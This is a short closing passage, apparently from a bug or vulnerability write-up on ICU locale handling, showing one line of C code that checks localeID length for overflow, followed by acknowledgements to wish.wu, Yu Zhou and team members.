if (uprv_strlen(localeID) > 0) { // overflowed
```

❑ Acknowledge

- wish.wu
- Yu Zhou
- All of the team members



Thank you !

